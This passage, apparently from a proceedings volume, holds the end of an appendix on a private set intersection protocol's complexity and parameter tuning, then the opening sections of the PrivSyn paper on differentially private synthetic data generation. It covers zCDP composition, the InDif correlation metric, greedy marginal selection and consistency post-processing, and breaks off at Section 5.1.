In this section, we present the computation and communication complexities wrt the database and query sizes. $\mathcal{C}$ holds a set of T subsamples for a single query, and $\mathcal{S}$ holds a database of N records with associated labels, each with T (subsample, share) pairs. Let a, B, m be the number of partitions, size of each partition and size of SIMD batching vector, respectively.

Communication complexity. FLPSI includes two interactive protocols: 2PC subsampling $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ and STLPSI $(\mathcal{C}_{STLPSI}, \mathcal{S}_{STLPSI})$. Let β be the data transmission cost for a single $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$ call, then the communication complexity for the former is $O(T\beta)$, which does not depend on the database size. Let ℓ be the length of an item in $\mathcal{MS}$ and $\mathcal{SS}$, which is equal to domain of FHE scheme $\mathbb{F}_{\mathcal{P}}$, where $\ell = \log \mathcal{P}$. Then, STLPSI has $O(a\ell + T\ell) = O(T\ell(\frac{N}{mB} + 1))$ communication complexity. Since mB could be parameterized to be (almost) equal to N (see Sect. 11.2), the total communication complexity is $O(T(\ell + \beta))$ (or $O(T\ell)$ considering the dominant term) in practice. This is *sublinear* relative to the database, but linear relative to the number of subsamples.

Computation complexity. *In the offline phase*, $\mathcal{S}$ needs to interpolate $m \times a$ polynomials, each in the degree of $B = \frac{NT}{ma}$. Given that the interpolation has a $O(B^2)$ complexity, then the offline complexity is $O(\frac{(NT)^2}{ma})$ [16]. *In the online phase*, $\mathcal{S}$ homomorphically evaluates a B-degree interpolation polynomial for all partitions, which has a $O(\frac{NT^2}{m^2})$ complexity. Since $T \ll m$, we have $O(\frac{NT}{m})$ FHE operations. Moreover, $\mathcal{C}$ tries $\binom{T}{t}$ combinations among plaintext results of each partition, which brings an additional $O(\binom{T}{t}\frac{ma}{T})$ share recovery cost through *plaintext* data. Note that we fix t to a small value for all of the evaluated datasets, thus the share recovery cost does not become a bottleneck in our pipeline (e.g., only 0.95% of the query time, as reported in Fig. 9).

E Parameter Selection Process

Tuning all parameters together has its own challenges because this is a big search space to explore. Since t and T values (especially t) is also critical for the complexity of our protocol, we set $t = 2$ and search for the minimum possible T value. To achieve this, we first tune the length of bio-bit vectors. Then, we brute force the $\mathcal{N}_{sb}$ and T by targeting to the minimum errors. We also consider the threshold τ_{rb} for the ratio of reliable bits along with these parameters. Instead of brute forcing, we follow a more probabilistic approach to find its optimal value. That is, we have to guarantee that enough bits are retained at the end of the NR layer to pick T distinct subsampling functions (each has $\mathcal{N}_{sb}$ ones). Hence, 1) the number of the remaining reliable bits ($\mathcal{N}_{rb}$) should be more than the number of subsampled bits in each subsampling function ($\mathcal{N}_{rb} > \mathcal{N}_{sb}$) and 2) $\binom{\mathcal{N}_{rb}}{\mathcal{N}_{sb}} \geq T$ inequality should to be guaranteed. Finally, we fix our parameters to the values presented in Fig. 6.

PrivSyn: Differentially Private Data Synthesis

Zhikun Zhang[1,2] Tianhao Wang[3] Ninghui Li[3] Jean Honorio[3] Michael Backes[2]
Shibo He[1,4] Jiming Chen[1,4] Yang Zhang[2]

[1]*Zhejiang University* [2]*CISPA Helmholtz Center for Information Security* [3]*Purdue University*
[4]*Alibaba-Zhejiang University Joint Research Institute of Frontier Technologies*

Abstract

In differential privacy (DP), a challenging problem is to generate synthetic datasets that efficiently capture the useful information in the private data. The synthetic dataset enables any task to be done without privacy concern and modification to existing algorithms. In this paper, we present PrivSyn, the first automatic synthetic data generation method that can handle general tabular datasets (with 100 attributes and domain size $> 2^{500}$). PrivSyn is composed of a new method to automatically and privately identify correlations in the data, and a novel method to generate sample data from a dense graphic model. We extensively evaluate different methods on multiple datasets to demonstrate the performance of our method.

1 Introduction

Differential privacy (DP) [21] has been accepted as the *de facto* notion for protecting privacy. Companies and government agencies use DP for privacy-preserving data analysis. Uber implements Flex [30] that answers data SQL queries with DP. LinkedIn builds Pinot [45], a DP platform that enables analysts to gain insights about its members' content engagements. Within the government, the US census bureau plans to publish the 2020 census statistics with DP [5].

Previous work on DP mostly focuses on designing tailored algorithms for specific data analysis tasks. This paradigm is time consuming, requires a lot of expertise knowledge, and is error-prone. For example, many algorithms have been proposed for mining frequent itemset [34, 38, 50]. Some of them incorrectly use the Sparse Vector Technique (SVT) and results in non-private algorithm being incorrectly proven to satisfy DP, see, e.g., [40] for an analysis of incorrect usage of SVT. To answer SQL queries under the constraint of DP, the SQL engine needs to be patched [30]. For another example, to train a differentially private deep neural network, the stochastic gradient descent step is modified [3]. Moreover, this paradigm does not scale: more tasks lead to worse privacy guarantee as each task reveals more information about the private data.

One promising solution to address this problem is generating a synthetic dataset that is similar to the private dataset while satisfying differential privacy. As additional data analysis tasks performed on the published dataset are post-processing, they can be performed without additional privacy cost. Furthermore, existing algorithms for performing data analysis do not need to be modified.

The most promising existing method for private generation of synthetic datasets uses probabilistic graphical models. PrivBayes [53] uses a Bayesian network. It first privately determines the network structure, then obtains noisy marginals for the Conditional Probability Distribution of each node. More recently, PGM, which uses Markov Random Fields, was proposed in [41]. In 2018, NIST hosted a Differential Privacy Synthetic Data Challenge [43], PGM achieves the best result. Approaches that do not use probabilistic graphical models, such as [4, 11, 13, 27–29, 46, 49, 54], either are computationally inefficient or have poor empirical performance.

PrivBayes and PGM have two limitations. First, as a graphical model aims to provide a compact representation of joint probability distributions, it is sparse by design. Once a structure is fixed, it imposes conditional independence assumptions that may not exist in the dataset. Second, since each model is sparse, the structure is data dependent and finding the right structure is critically important for the utility. Bayesian Networks are typically constructed by iterative selection using mutual information metrics. However, mutual information has high sensitivity, and cannot be estimated accurately under DP. PrivBayes introduces a low-sensitivity proxy for mutual information, but it is slow (quadratic to the number of users in the dataset) to compute. In [41], no method for automatically determining the graph structure is provided. In the NIST challenge, manually constructed graph networks are used for PGM.

Our Contributions. In this paper, we propose PrivSyn, for differentially private synthetic data generation. The first novel contribution is that, instead of using graphical models as the summarization/representation of a dataset, we propose to **use a set of large number of low-degree marginals to repre-**

sent a dataset. For example, in the experiments, given around 100 attributes, our method uses all one-way marginals and around 500 two-way marginals. A two-way marginal (specified by two attributes) is a frequency distribution table, showing the number of records with each possible combination of values for the two attributes. At a high level, graphical models can be viewed as a parametric approach to data summarization, and our approach can be viewed as a non-parametric one. The advantage of our approach is that it makes weak assumptions about the conditional independence among attributes, and simply tries to capture correlation relationships that are in the dataset.

This method is especially attractive under DP for several reasons. First, since counting the number of records has a low sensitivity of 1, counting queries can be answered accurately. Second, since a marginal issues many counting queries (one for each cell) with the same privacy cost of one counting query, it is arguably the most efficient way to extract information from a dataset under DP. Third, using either advanced composition theorem [19] or zero-Concentrated DP [14], the variance of noises added to each marginal grows only linearly with the number of marginals under the same privacy budget. Furthermore, when one attribute is included in multiple marginal, one can use averaging to reduce the variance. As a result, one can afford to get a large number of marginals with reasonable accuracy.

There are two main challenges for using a set of marginals for private data synthesis. The first challenge is how to select which marginals to use. Using too many marginals (such as all 2-way marginals) results in higher noises, and slow down data synthesis. The second challenge is how to synthesize the dataset given noisy marginals.

The second contribution is that we propose **a new method to automatically and privately select the marginals.** We first propose a metric InDif (stands for Independent Difference) that measures the correlation between pairwise attributes. InDif is easy to compute and has low global sensitivity. Given InDif scores, we then propose a greedy algorithm that selects the pairs to form marginals.

The third contribution is that we develop a method that **iteratively update a synthetic dataset to make it match the target set of marginals**. When the number of attribute is small enough so that the full contingency table can be stored and manipulated directly, one can use methods such as multiplicative update [8] to do this. However, with tens or even over one hundred attributes, it is infeasible to represent the full contingency table.

The key idea underlying our approach is to view the dataset being synthesized as a proxy of the joint distribution to be estimated, and directly manipulate this dataset. In particular, given a set of noisy marginals, we start from a randomly generated dataset where each attribute matches one-way marginal information in the set, and then gradually "massage" the synthetic dataset so that its distribution is closer and closer to each pairwise marginal. We model this problem as a network flow problem and propose Graduate Update Method (short for GUM), a method to "massage" the dataset to be consistent with all the noisy marginals. We believe that GUM can be of independent interest outside the privacy community. Essentially, it can be utilized more broadly as a standalone algorithm and it allows us to generate synthetic dataset from dense graphical models.

To summarize, the main contributions of this paper are:

- A simple yet efficient method to capture correlations within the dataset.
- A new method to automatically and privately select marginals that capture sufficient correlations.
- A data synthesis algorithm GUM that can also be used standalone to handle dense graphical models.
- An extensive evaluation which demonstrates the performance improvement of the proposed method on real-world dataset and helps us understand the intuition of different techniques.

Roadmap. In Section 2, we present background knowledge of DP and composition theorem, and formally define the data synthesis problem. We then introduce a general framework of private data synthesis in Section 3. We present our proposed marginal selection method and data synthesis method in Section 4 and Section 5, respectively. Experimental results are presented in Section 6. We discuss related work in Section 7 and limitations in Section 8. Finally, we provide concluding remarks in Section 9.

2 Preliminaries

2.1 Differential Privacy

Differential privacy [22] is designed for the setting where there is a **trusted data curator**, which gathers data from individual users, processes the data in a way that satisfies DP, and then publishes the results. Intuitively, the DP notion requires that any single element in a dataset has only a limited impact on the output.

Definition 1 ((ε,δ)-Differential Privacy)**.** *An algorithm $\mathcal{A}$ satisfies (ε,δ)-differential privacy ((ε,δ)-DP), where $\varepsilon > 0, \delta \geq 0$, if and only if for any two neighboring datasets D and D', we have*

$$\forall T \subseteq Range(\mathcal{A}): \Pr[\mathcal{A}(D) \in T] \leq e^{\varepsilon} \Pr\left[\mathcal{A}(D') \in T\right] + \delta,$$

where $Range(\mathcal{A})$ denotes the set of all possible outputs of the algorithm $\mathcal{A}$.

In this paper we consider two datasets D and D' to be *neighbors*, denoted as $D \simeq D'$, if and only if either $D = D' + r$ or $D' = D + r$, where $D + r$ denotes the dataset resulted from adding the record r to the dataset D.

2.2 Gaussian Mechanism

There are several approaches for designing mechanisms that satisfy (ε, δ)-differential privacy. In this paper, we use the Gaussian mechanism. The approach computes a function f on the dataset D in a differentially privately way, by adding to $f(D)$ a random noise. The magnitude of the noise depends on Δ_f, the *global sensitivity* or the ℓ_2 sensitivity of f. Such a mechanism $\mathcal{A}$ is given below:

$$\begin{aligned} \mathcal{A}(D) &= f(D) + \mathcal{N}\left(0, \Delta_f^2 \sigma^2 \mathbf{I}\right) \\ \text{where} \quad \Delta_f &= \max_{(D,D'):D \simeq D'} ||f(D) - f(D')||_2. \end{aligned}$$

In the above, $\mathcal{N}(0, \Delta_f^2 \sigma^2 \mathbf{I})$ denotes a multi-dimensional random variable sampled from the normal distribution with mean 0 and standard deviation $\Delta_f \sigma$, and $\sigma = \sqrt{2 \ln \frac{1.25}{\delta}} / \varepsilon$.

2.3 Composition via Zero Concentrated DP

For a sequential of k mechanisms $\mathcal{A}_1, \ldots, \mathcal{A}_k$ satisfying $(\varepsilon_i, \delta_i)$-DP for $i = 1, \ldots, k$ respectively, the basic composition result [25] shows that the privacy composes linearly, i.e., the sequential composition satisfies $(\sum_i^k \varepsilon_i, \sum_i^k \delta_i)$-DP. When $\varepsilon_i = \varepsilon$ and $\delta_i = \delta$, the advanced composition bound from [19] states that the composition satisfies $(\varepsilon\sqrt{2k \log(1/\delta')} + k\varepsilon(e^\varepsilon - 1), k\delta + \delta')$-DP.

To enable more complex algorithms and data analysis task via the composition of multiple differentially private building blocks, zero Concentrated Differential Privacy (zCDP for short) offers elegant composition properties. The general idea is to connect (ε, δ)-DP to Rényi divergence, and use the useful property of Rényi divergence to achieve tighter composition property. In another word, for fixed privacy budget ε and δ, zCDP can provide smaller standard deviation for each task compared to other composition techniques. Formally, zCDP is defined as follows:

Definition 2 (Zero-Concentrated Differential Privacy (zCDP) [14])**.** *A randomized mechanism $\mathcal{A}$ is ρ-zero concentrated differentially private (i.e., ρ-zCDP) if for any two neighboring databases D and D' and all $\alpha \in (1, \infty)$,*

$$\mathcal{D}_\alpha(\mathcal{A}(D) || \mathcal{A}(D')) \triangleq \frac{1}{\alpha - 1} \log\left(\mathbb{E}\left[e^{(\alpha-1)L^{(o)}}\right]\right) \leq \rho\alpha$$

Where $\mathcal{D}_\alpha(\mathcal{A}(D) || \mathcal{A}(D'))$ is called α-Rényi divergence between the distributions of $\mathcal{A}(D)$ and $\mathcal{A}(D')$. L^o is the privacy loss random variable with probability density function $f(x) = \log \frac{\Pr[\mathcal{A}(D)=x]}{\Pr[\mathcal{A}(D')=x]}$.

zCDP has a simple linear composition property [14]:

Theorem 1. *Two randomized mechanisms $\mathcal{A}_1$ and $\mathcal{A}_2$ satisfy ρ_1-zCDP and ρ_2-zCDP respectively, their sequential composition $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ satisfies $(\rho_1 + \rho_2)$-zCDP.*

The following two theorems restate the results from [14], which are useful for composing Gaussian mechanisms in differential privacy.

Theorem 2. *If $\mathcal{A}$ provides ρ-zCDP, then $\mathcal{A}$ is $(\rho + 2\sqrt{\rho \log(1/\delta)}, \delta)$-differentially private for any $\delta > 0$.*

Theorem 3. *The Gaussian mechanism which answers $f(D)$ with noise $\mathcal{N}(0, \Delta_f^2 \sigma^2 \mathbf{I})$ satisfies $(\frac{1}{2\sigma^2})$-zCDP.*

Given ε and δ, we can calculate the amount of noise for each task using Theorem 1 to Theorem 3. In particular, we first use Theorem 2 to compute the total ρ allowed. Then we use Theorem 1 to allocate ρ_i for each task i. Finally, we use Theorem 3 to calculate σ for each task. Compared with (ε, δ)-DP, zCDP provides a tighter bound on the cumulative privacy loss under composition, making it more suitable for algorithms consist of a large number of tasks.

2.4 Problem Definition

In this paper, we consider the following problem: *Given a dataset D_o, we want to generate a synthetic dataset D_s that is statistically similar to D_o.* Generating synthetic dataset D_s allows data analyst to handle arbitrary kinds of data analysis tasks on the same set of released data, which is more general than prior work focusing on optimizing the output for specific tasks (*e.g.*, [3, 36, 44, 52]).

More formally, a dataset D is composed of n records each having d attributes. The synthetic dataset D_s is said to be similar to D_o if $f(D_s)$ is close to $f(D_o)$ for any function f. In this paper, we consider three statistical measures: marginal queries, range queries, and classification models. In particular, a marginal query captures the joint distribution of a subset of attributes. A range query counts the number of records whose corresponding values are within the given ranges. Finally, we can also use the synthetic dataset to train classification models and measure the classification accuracy.

3 A Framework of Private Data Synthesis

In this section, we first propose a general framework for generating differentially private synthetic datasets, and then review some existing studies in this framework. PrivSyn follows this framework and proposes novel techniques for each of the component in the framework.

To generate the synthetic dataset in a differentially private way, one needs to first transform the task to estimate a function f with low sensitivity Δ_f. One straightforward approach is to obtain the noisy full distribution, *i.e.*, the joint distribution of all attributes. Given the detailed information about the distribution, one can then generate a synthetic dataset by sampling from the distribution. However, when there are many attributes in the dataset, computing or even storing the full distribution requires exponentially large space. To overcome this issue, one promising approach is to estimate many

Method \ Step	Marginal Selection	Noise Addition	Post Processing	Data Synthesis
PriView [44]	Covering design	Equal budget + Laplace	Max-entropy Estimation	-
PrivBayes [53]	Bayesian network + Info Gain (EM)	Equal budget + Laplace	-	Sampling
PGM [41]	- (not dense)	Equal budget + Gaussian	Markov Random Field	Sampling
PrivSyn	Optimization + Greedy	Weighted budget + Gaussian	Consistency	GUM

Table 1: Summary of existing methods on different steps. The four steps are all new. Our marginal selection method enables private auto selection of marginals. GUM enables usage of dense graphical model.

low-degree joint distributions, also called marginals, which are distributions of only a subset of attributes. More specifically, to generate a synthetic dataset, there are four steps: (1) marginal selection, (2) noise addition, (3) post-processing, and (4) data synthesis.

The current best-performing approaches on private data synthesis all follow this approach. Table 1 summarizes these four steps of existing work and our proposed method. In what follows, we review these steps in the reverse order.

3.1 Data Synthesis

To synthesize a dataset, existing work uses graphical models to model the generation of the data. In particular, PrivBayes [53] uses a differentially private Bayesian network. It is a generative model that can be represented by a directed graph. In the graph, each node v represents an attribute, and each edge from u to v corresponds to $\Pr[v|u]$, the probability of u causing v. As each attribute can take multiple values, all possible $\Pr[v = y|u = x]$ are needed. When a node v has more than one nodes $U = \{u_1, \ldots, u_k\}$ connected to it, $\Pr[v|U]$ is needed to sample v. Because the causality is a single-direction relationship, the graph cannot contain cycles. To sample a record, we start from the node with in-degree 0. We then traverse the graph to obtain the remaining attributes following the generation order specified by the Bayesian network.

More recently, [41] proposed to sample from differentially private Markov Random Field (MRF). Different from Bayesian network, MRF is represented by undirected graphs, and each edge u, v contains the joint distribution $\Pr[v, u]$. Moreover, cycles or even cliques are allowed in this model. The more complex structures enable capturing higher dimensional correlations, but will make the sampling more challenging. In particular, one first merge cliques into nodes and form a tree structure, which is called junction tree. The data records can then be sampled from it. The main shortcoming of PGM is that, when the graph is dense, the domain of cliques in the junction tree could be too large to handle.

3.2 Marginal Selection

To build a graphical model, joint distributions in the form of $\Pr[v, u]$ are needed (note that conditional distributions $\Pr[v|u]$ can be calculated from joint distributions). The goal is to capture all the joint distributions. However, by the composition property of DP, having more marginals leads to more noise in each of them. We do not want to select too many marginals which leads to excessive noise on each of them.

PrivBayes chooses the marginals by constructing the Bayesian network. In particular, it first randomly assigns an attribute as the first node, and then selects other attributes one by one using Exponential Mechanism (EM). The original Bayesian network uses mutual information as the metric to select the most correlated marginals. In the setting of DP, the sensitivity for mutual information is high. To reduce sensitivity, the authors of [53] proposed a function that is close to mutual information.

Another method PriView [44] uses a data independent method to select the marginals. In particular, a minimal set of marginals are selected so that all pairs or triples of attributes are contained in some marginal. When some attributes are independent, capturing the relationship among them actually increases the amount of noise. This approach cannot scale with the number of attributes d.

Noise Addition. Given the marginals, the next step is to add noise to satisfy DP. The classic approach is to split the privacy budget equally into those marginals and add Laplace noise.

Post Processing. The DP noise introduces inconsistencies, including (1) some estimated probabilities being negative, (2) the estimated probabilities do not sum up to 1, and (3) two marginals that contain common attributes exist inconsistency.

In PrivBayes, negative probabilities are converted to zeros. In PGM, consistencies are implicitly handled by the estimation procedure of the Markov Random Field.

4 Differentially Private Marginal Selection

In the phase of obtaining marginals, there are two sources of errors. One is information loss when some marginals are missed; the other is noise error incurred by DP. PrivBayes chooses few marginals; as a result, useful correlation information from other marginals is missed. On the other hand, PriView is data-independent and tries to cover all the potential correlations; and when there are more than a few dozen attributes, the DP noise becomes too high.

v	$\mathsf{M}_{\text{gender}}(v)$
⟨male,∗⟩	0.40
⟨female,∗⟩	0.60

(a) 1-way marginal for gender.

v	$\mathsf{M}_{\text{age}}(v)$
⟨∗,teenager⟩	0.20
⟨∗,adult ⟩	0.30
⟨∗,elderly⟩	0.50

(b) 1-way marginal for age.

v	
⟨male, teenager⟩	0.08
⟨male, adult⟩	0.12
⟨male, elderly⟩	0.20
⟨female, teenager⟩	0.12
⟨female, adult⟩	0.18
⟨female, elderly⟩	0.30

(c) 2-way marginal assume indepent

v	
⟨male, teenager⟩	0.10
⟨male, adult⟩	0.10
⟨male, elderly⟩	0.20
⟨female, teenager⟩	0.10
⟨female, adult⟩	0.20
⟨female, elderly⟩	0.30

(d) Actual 2-way marginal

Figure 1: Example of the calculation of InDif.

To balance between the two kinds of information loss, we propose an effective algorithm DenseMarg that is able to choose marginals that capture more useful correlations even under very low privacy budget.

4.1 Dependency Measurement

To select marginals that capture most of the correlation information, one needs a metric to measure the correlation level. In Bayesian network, mutual information is used to capture pair-wise correlation. As the sensitivity for mutual information is high, the authors of [53] proposed a function that can approximate the mutual information. However, the function is slow (quadratic to the number of users in the dataset) to compute.

To compute correlation in a simple and efficient way, in this subsection, we propose a metric which we call Independent Difference (InDif for short). For any two attributes a, b, InDif calculates the ℓ_1 distance between the 2-way marginal $\mathsf{M}_{a,b}$ and 2-way marginal generated assuming independence $\mathsf{M}_a \times \mathsf{M}_b$, where a marginal M_A specified by a set of attributes A is a frequency distribution table, showing the frequency with each possible combination of values for the attributes, and $\times$ denote the outer product, *i.e.*, $\text{InDif}_{a,b} = |\mathsf{M}_{a,b} - \mathsf{M}_a \times \mathsf{M}_b|_1$.

Figure 1 gives an example to illustrate the calculation of InDif. The 2-way marginal in Figure 1c is directly calculated by the 1-way marginal of gender and age, without analyzing the dataset; and Figure 1d gives the actual 2-way marginal. In this example, $\text{InDif} = 0.08 \cdot n$, where n is the number of records. The advantage of using InDif is that it is easy to compute, and it has low sensitivity in terms of its range, $[0, 2n]$:

Lemma 4. *The sensitivity of InDif metric is* 4*:* $\Delta_{InDif} = 4$.

The proof is deferred to Appendix A. Given d attributes, we use the Gaussian mechanism to privately obtain all InDif scores. To evaluate the impact of noise, one should consider both sensitivity and range of the metrics. We theoretically and empirically analyze the noise-range ratio of entropy-based metrics and InDif in Appendix B, and show that InDif has smaller noise-range ratio than entropy-based metrics. More specifically, given the overall privacy parameters (ε, δ), we first compute the parameter ρ using Theorem 2. We then use $\rho' < \rho$ for publishing all the InDif scores for all $m = \binom{d}{2}$ pairs of attributes. In particular, with the composition theory of zCDP, we can show that publishing all InDif scores with Gaussian noise $\mathcal{N}(0, 8m/\rho'\mathbf{I})$ satisfies ρ'-zCDP (its proof is also deferred to Appendix A).

Theorem 5. *Given d attributes, publishing all $m = d(d-1)/2$ InDif scores with Gaussian noise $\mathcal{N}(0, 8m/\rho'\mathbf{I})$ satisfies ρ'-zCDP.*

4.2 Marginal Selection

Given the dependency scores InDif, the next step is to choose the pairs with high correlation, and use the Gaussian mechanism to publish marginals on those pairs. In this process, there are two error sources. One is the noise error introduced by the Gaussian noise; the other is the dependency error when some of the marginals are not selected. If we choose to publish all 2-way marginals, the noise error will be high and there is no dependency error; when we skip some marginals, the error for those marginals will be dominated by the dependency error.

Problem Formulation. Given m pairs of attributes, each pair i is associated with an indicator variable x_i that equals 1 if pair i is selected, and 0 otherwise. Define ψ_i as the noise error introduced by the Gaussian noise and ϕ_i as its dependency error. The marginal selection problem is formulated as the following optimization problem:

$$\begin{aligned} &\text{minimize} \sum_{i=1}^{m} [\psi_i x_i + \phi_i (1 - x_i)] \\ &\text{subject to } x_i \in \{0, 1\} \end{aligned}$$

Notice that the dependency error ϕ_i has positive correlation with InDif_i, *i.e.*, larger InDif_i incurs larger ϕ_i. Thus, we approximate ϕ_i as $\text{InDif}_i + \mathcal{N}(0, m^2\rho'^2\mathbf{I})$, and it is fixed in the optimization problem.

The noise error ψ_i is dependent on the privacy budget ρ_i allocated to the pair i. In particular, we first show that given the true marginal M_i, we add Gaussian noise with scale $1/\rho_i$ to achieve ρ_i-zCDP.

Theorem 6. *(1) The marginal M has sensitivity $\Delta_{\mathsf{M}} = 1$; (2) Publishing marginal M with noise $\mathcal{N}(0, 1/2\rho\mathbf{I})$ satisfies ρ-zCDP.*

The proof of Theorem 6 is deferred to Appendix A. To make ψ_i and ϕ_i comparable, we use the expected ℓ_1 error of the Gaussian noise on marginal i. That is, if the marginal size is c_i, after adding Gaussian noise with scale σ_i, we expect

to see the ℓ_1 error of $c_i\sqrt{\frac{2}{\pi}}\sigma_i$. Thus, with privacy budget ρ_i, $\psi_i = c_i\sqrt{\frac{1}{\pi\rho_i}}$. The optimization problem is transformed to:

$$\text{minimize} \sum_{i=1}^{m}\left[c_i\sqrt{\frac{1}{\pi\rho_i}}x_i + \phi_i(1-x_i)\right]$$
$$\text{subject to } x_i \in \{0,1\}$$
$$\sum x_i\rho_i = \rho$$

Optimal Privacy Budget Allocation. We first assume the pairs are selected (*i.e.*, variables of x_i are determined), and we want to allocate different privacy budget to different marginals to minimize the overall noise error. In this case, the optimization problem can be rewritten as:

$$\text{minimize} \sum_{i:x_i=1} c_i\sqrt{\frac{1}{\rho_i}}$$
$$\text{subject to} \sum_{i:x_i=1}\rho_i = \rho$$

For this problem, we can construct the Lagrangian function $\mathcal{L} = \sum_i \frac{c_i}{\sqrt{\rho_i}} + \mu\cdot(\sum_i\rho_i - \rho)$. By taking partial derivative of $\mathcal{L}$ for each of ρ_i, we have $\rho_i = \left(\frac{2\mu}{c_i}\right)^{-2/3}$. The value of μ can be solved by equation $\sum_i\rho_i = \rho$. As a result, $\mu = \frac{1}{2}\cdot\left(\frac{\rho}{\sum_i c_i^{2/3}}\right)^{-3/2}$, and we have

$$\rho_i = \frac{c_i^{2/3}}{\sum_j c_j^{2/3}}\cdot\rho \tag{1}$$

That is, allocating privacy budget proportional to the $\frac{2}{3}$ power of the number of cells achieves the minimum overall noise error.

A Greedy Algorithm to Select Pairs. We propose a greedy algorithm to select pairs of attributes, as shown in Algorithm 1. Given the InDif scores of all pairs of attributes $\langle\phi_i\rangle$, size of all marginals $\langle c_i\rangle$, and the total privacy budget ρ, the goal is to determine x_i for each $i \in \{1,\ldots,m\}$, or equivalently, output a set of pairs $X = \{i : x_i = 1\}$ that minimize the overall error. We handle this problem by iteratively including marginals that give the maximal utility improvement. In particular, in each iteration t, we select one marginal that brings the maximum improvement to the overall error. More specifically, we consider each marginal i that is not yet included in X (*i.e.*, $i \in \bar{X}$, where $\bar{X} = \{1,\ldots,m\}\setminus X$): In Line 4, we allocate the optimal privacy budget ρ_i according to Equation 1. We then calculate the error in Line 5, and select one with maximum utility improvement (in Line 6). After the marginal is selected, we then include it in X. The algorithm terminates when the overall error no longer improves. The algorithm is guaranteed to terminate since the noise error would gradually increase when more marginals are selected. When the noise error is larger than any of the remaining dependency error, the algorithm terminates.

Combine Marginals. Till now, we assume two-way marginals are used. When some marginals contain only a small number of possibilities (*e.g.*, when some attributes are binary), extending to multi-way marginals can help capture more information. In particular, given X, which contains indices of the marginals selected from Algorithm 1, we first convert each index to its corresponding pair of attributes; we then build a graph $\mathcal{G}$ where each node represents an attribute and each edge corresponds to a pair. We then find all the cliques of size greater than 2 in the graph. If a clique is not very big (smaller than a threshold $\gamma = 5000$), and does not overlap much with existing selected attributes (with more than 2 attributes in common), we merge the 2-way marginals contained in the clique into a multi-way marginal.

Algorithm 2 gives the pseudocode of our proposed marginal combining technique. We first identify all possible cliques in graph $\mathcal{G}$ and sort them in decending order by their attribute size. Then, we examine each clique c to determine whether to combine it. If the clique has a small domain size (smaller than a threshold γ) and does not contain more than 2 attributes that is already in the selected attributes set S, we include this clique and remove all 2-way marginals within it.

Algorithm 1: Marginal Selection Algorithm

Input: Number of pairs m, privacy budget ρ, dependency error $\langle\phi_i\rangle$, marginal size $\langle c_i\rangle$;
Output: Selected marginal set X;
1 $X \leftarrow \varnothing$; $t \leftarrow 0$; $E_0 \leftarrow \sum_{i\in\bar{X}}\phi_i$;
2 **while** *True* **do**
3 **foreach** *marginal* $i \in \bar{X}$ **do**
4 Allocate ρ to marginals $j \in X\cup\{i\}$;
5 $E_t(i) = \sum_{j\in X\cup\{i\}} c_j\sqrt{\frac{1}{\pi\rho_j}} + \sum_{j\in\bar{X}\setminus\{i\}}\phi_j$;
6 $\ell \leftarrow \arg\min_{i\in\bar{X}} E_t(i)$;
7 $E_t \leftarrow E_t(\ell)$;
8 **if** $E_t \geq E_{t-1}$ **then**
9 **Break**
10 $X \leftarrow X\cup\{l\}$;
11 $t \leftarrow t+1$;

Algorithm 2: Marginal Combine Algorithm

Input: Selected pairwise marginals X, threshold γ
Output: Combined marginals $\mathcal{X}$
1 Convert X to a set of pairs of attributes;
2 Construct graph $\mathcal{G}$ from the pairs;
3 $S \leftarrow \varnothing$; $\mathcal{X} \leftarrow \varnothing$
4 **foreach** *clique size s from m to* 3 **do**
5 $C_s \leftarrow$ cliques of size s in $\mathcal{G}$
6 **foreach** *clique* $c \in C_s$ **do**
7 **if** $|c\cap S| \leq 2$ *and domain size of* $c \leq \gamma$ **then**
8 Append c to $\mathcal{X}$
9 Append the attributes of c to S

4.3 Post Processing

The purpose of post processing is to ensure the noisy marginals are consistent. By handling such inconsistencies, we avoid impossible cases and ensure there exists a solution

(*i.e.*, a synthetic dataset) that satisfies all the noisy marginals. For the case when multiple marginals contain the same set of attributes, and their estimations on the shared attributes do not agree, we use the weighted average method [16, 44]. Note that [16, 44] both assume the privacy budget is evenly distributed. We extend it to the uneven case.

Consistency under Uneven Privacy Budget Allocation. When different marginals have some attributes in common, those attributes are actually estimated multiple times. Utility will increase if these estimates are utilized together. For example, when some marginals are estimated twice, the mean of the estimates is actually more accurate than each of them. More formally, assume a set of attributes A is shared by s marginals $\mathsf{M}_1, \mathsf{M}_2, \ldots, \mathsf{M}_s$, where $A = \mathsf{M}_1 \cap \ldots \cap \mathsf{M}_s$. We can obtain s estimates of A by summing from cells in each of the marginals.

In [44], the authors proposed an optimal method to determine the distribution of the weights when privacy budget is evenly distributed among marginals. The main idea is to take the weighted average of estimates from all marginals in order to minimize the variance of marginals on A. We adopt the weighted average technique, and extend it to hand the case where privacy budget is unevenly allocated. In particular, we allocate a weight w_i for each marginal i. The variance of the weighted average can be represented by $\sum_i w_i^2 \cdot \frac{g_i}{\rho_i}$, where ρ_i is the privacy budget and g_i is the number of cells that contribute to one cell of the marginal on A. Here the Gaussian variance is $1/\rho_i$. By summing up g_i cells, and multiplying the result by w_i, we have the overall variance $w_i^2 \frac{g_i}{\rho_i}$. The weights should add up to 1. More formally, we have the following optimization problem:

$$\text{minimize} \sum_i w_i^2 \cdot \frac{g_i}{\rho_i}$$
$$\text{subject to} \sum_i w_i = 1$$

By constructing the Lagrangian function and following the same derivative procedure as we did for obtaining optimal ρ_i (Equation (1)), we have $w_i = \frac{\rho_i/g_i}{\sum_i \rho_i/g_i}$ is the optimal strategy.

Overall Consistency. In addition to the inconsistency among marginals, some noisy marginals may contain invalid distributions (*i.e.*, some probability estimations are negative, and the sum does not equal to 1). Given the invalid distribution, it is known that projecting it to a valid one with minimal ℓ_2 distance achieves the maximal likelihood estimation. This is discovered in different settings (*e.g.*, [10, 35, 51]); and there exists efficient algorithm for this projection.

The challenge emerges when we need to handle the two inconsistencies simultaneously, one operation invalidate the consistency established in another one. We iterate the two operations multiple times to ensure both consistency constraints are satisfied.

5 Synthetic Data Generation

Given a set of noisy marginals, the data synthesis step generates a new dataset D_s so that its distribution is consistent with the noisy marginals. Existing methods [41, 53] put these marginals into a graphical model, and use the sampling algorithm to generate the synthetic dataset. As each record is sampled using the marginals, the synthetic dataset distribution is naturally consistent with the distribution.

The drawback of this approach is that when the graph is dense, existing algorithms do not work. To overcome this issue, we use an alternative approach. Instead of sampling the dataset using the marginals, we initialize a random dataset and update its records to make it consistent with the marginals.

5.1 Strawman Method: Min-Cost Flow (MCF)

